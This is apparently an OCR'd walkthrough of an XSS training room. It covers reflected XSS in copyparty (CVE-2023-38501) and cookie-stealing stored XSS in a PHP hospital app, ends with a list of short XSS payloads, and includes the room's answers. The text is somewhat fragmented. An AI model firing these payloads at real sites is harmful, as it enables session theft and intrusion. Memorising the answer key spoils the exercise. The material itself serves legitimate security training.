


10.10.37.179:3923/?k304=y%0D%0A%0D%0A<img+src%3Dcopyparty+onerror%3Dalert(1)>

; Path=/; Expires=Wed, 17 Dec 2025 16:23:39 GMT; SameSite=Lax

go to /?h#cc

Done!


The attached VM runs a vulnerable version of copyparty. The discovered reflected XSS vulnerability has the ID CVE-2023-38501, and its

The exploit code is `?k304=y%0D%0A%0D%0A%3Cimg+src%3Dcopyparty+onerror%3Dalert(1)%3E` which is the URL encoding of:

`?k304=y <img src=copyparty onerror=alert(1)>`

The attached VM has the vulnerable server running at port 3923. You can reach the vulnerable server at `http://10.10.37.179:3923` via your AttackBox's browser.

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Answer the questions below

What type of vulnerability is it?

Reflected XSS — ✓ Correct Answer

Use the above exploit against the attached VM. What do you see on the second line after `go to`?


/?h#cc — ✓ Correct Answer

Task 6 Stored XSS

Task 7 Vulnerable Web Application 2

Task 8 DOM-Based XSS

Another theoretical question


```
        var sanitizedComment = HttpUtility.HtmlEncode(comment);
        Response.Write(sanitizedComment);
    }
    reader.Close();
}
```

With a few changes, the code's security has improved. Stored-XSS is fixed by using the `HttpUtility.HtmlEncode()` method before displaying the `userComment` as part of a web page. (If you are curious, the SQL injection vulnerability is fixed by using parametrized SQL queries with values passed separately instead of building the SQL query via string concatenation. This can be achieved using the `Parameters.AddWithValue()` method in the `SqlCommand` objects.

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Answer the questions below

What is the name of the JavaScript function we used to sanitize the user input before saving it?

sanitizeHtml() — ✓ Correct Answer


Which method did we call in ASP.Net C# to sanitize user input?

HttpUtility.HtmlEncode() — ✓ Correct Answer

Task 7 Vulnerable Web Application 2

Task 8 DOM-Based XSS

In this part we are given this vulnerable app


github.com/kishan0725/Hospital-Management-System

kishan0725 / Hospital-Management-System

Hospital-Management-System Public

kishan0725 Added Star History in README.md · 777fda4 · 4 months ago · 26 Commits

TCPDF	Initial Commit	5 years ago
assets	Initial Commit	6 years ago
bodybg	Initial Commit	6 years ago
color	Initial Commit	6 years ago
css	Initial Commit	6 years ago
font-awesome	Initial Commit	6 years ago
fonts	Initial Commit	6 years ago
images	Initial Commit	6 years ago
img	Initial Commit	6 years ago
include	Initial Commit	6 years ago

About


Hospital Management System using php and mysql

mysql, bootstrap, php, xampp, hospital-management, fullstack-development, hospital-appointment-booking, hospital-management-system

538 stars · 25 watching · 121 forks

Releases: No releases published

All the information can be found here


github.com/kishan0725/Hospital-Management-System/blob/master/contact.php

Hospital-Management-System / contact.php

kishan0725 Initial Commit · 337b45b · 6 years ago


Executable File · 20 lines (18 loc) · 551 Bytes

```php
<?php
$con=mysqli_connect("localhost","root","","myhmsdb");
if(isset($_POST['btnSubmit']))
{
        $name = $_POST['txtName'];
        $email = $_POST['txtEmail'];
        $contact = $_POST['txtPhone'];
        $message = $_POST['txtMsg'];

        $query="insert into contact(name,email,contact,message) values('$name','$email','$contact','$message');";
        $result = mysqli_query($con,$query);

        if($result)
    {
        echo '<script type="text/javascript">';
                echo 'alert("Message sent successfully!");';
                echo 'window.location.href = "contact.html";';
                echo '</script>';
    }
}
```

By this, we understand more about how stored xss works



```
    $email = $_POST['txtEmail'];
    $contact = $_POST['txtPhone'];
    $message = $_POST['txtMsg'];

    $query="insert into contact(name,email,contact,message) values('$name','$email','$contact','$me
  //...
  }
```

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Answer the questions below

What type of vulnerability is it?

Stored XSS — ✓ Correct Answer


Go to the contact page and submit the following message `<script>alert(document.cookie)</script>`. Next, log in as the Receptionist. What is the name of the key from the displayed key-value pair?

PHPSESSID — ✓ Correct Answer

Task 8 DOM-Based XSS

Task 9 Context and Evasion

In next task, we are given example site, and some more information on dom-based xss



Example Domain


This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

```
      @media (max-width: 700px) {
          div {
              margin: 0 auto;
              width: auto;
          }
      }
    </style>
  </head>
  <body>
    <div>
      <h1>Example Domain</h1>
      <p>
        "This domain is for use in illustrative examples in documents. You may
        use this domain in literature without prior coordination or asking for
        permission."
      </p>
      <p> == $0
        <a href="https://www.iana.org/domains/example">More information...</a>
      </p>
    </div>
    <script id="BsZS5jb20v" src="https://ritrag.com/start?id=66fcf31_&a=b?u=htt
    ps%3A%2F%2Fwww.example.com%2F"></script>
  </body>
</html>
```

```
Expression
not available
status of 404 ()
```

After exploring, we answer to these questions


Room progress (90%)

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Answer the questions below

DOM-based XSS is reflected via the server. (Yea/Nay)

Nay — ✓ Correct Answer

DOM-based XSS happens only on the client side. (Yea/Nay)

Yea — ✓ Correct Answer


Which JavaScript method was used to escape the user input?

encodeURIComponent() — ✓ Correct Answer

Task 9 Context and Evasion

Task 10 Conclusion

And in the last part, we learn about payloads, one of links leads to github, there is given a lot of information on xss payloads


github.com/terjanq/Tiny-XSS-Payloads

style.css add flex style 5 years ago

README

Tiny-XSS-Payloads

A collection of short XSS payloads that can be used in different contexts.

The DEMO available here: https://tinyxss.terjanq.me

Current Payloads

```
<!-- Requires a relative script inserted to the DOM after the sink,
  e.g. <base/href=//㎁.₨> ... <script src=/aaa></script> -->
<base/href=//㎁.₨>
```

```
<!-- Only works as reflected XSS -->
<svg/onload=eval(name)>
```

```
<!-- If you control the URL -->
<svg/onload=eval(`'`+URL)>
```

```
<!-- If you control the name, but unsafe-eval not enabled -->
<svg/onload=location=name>
```

Report repository

Contributors 3

terjanq

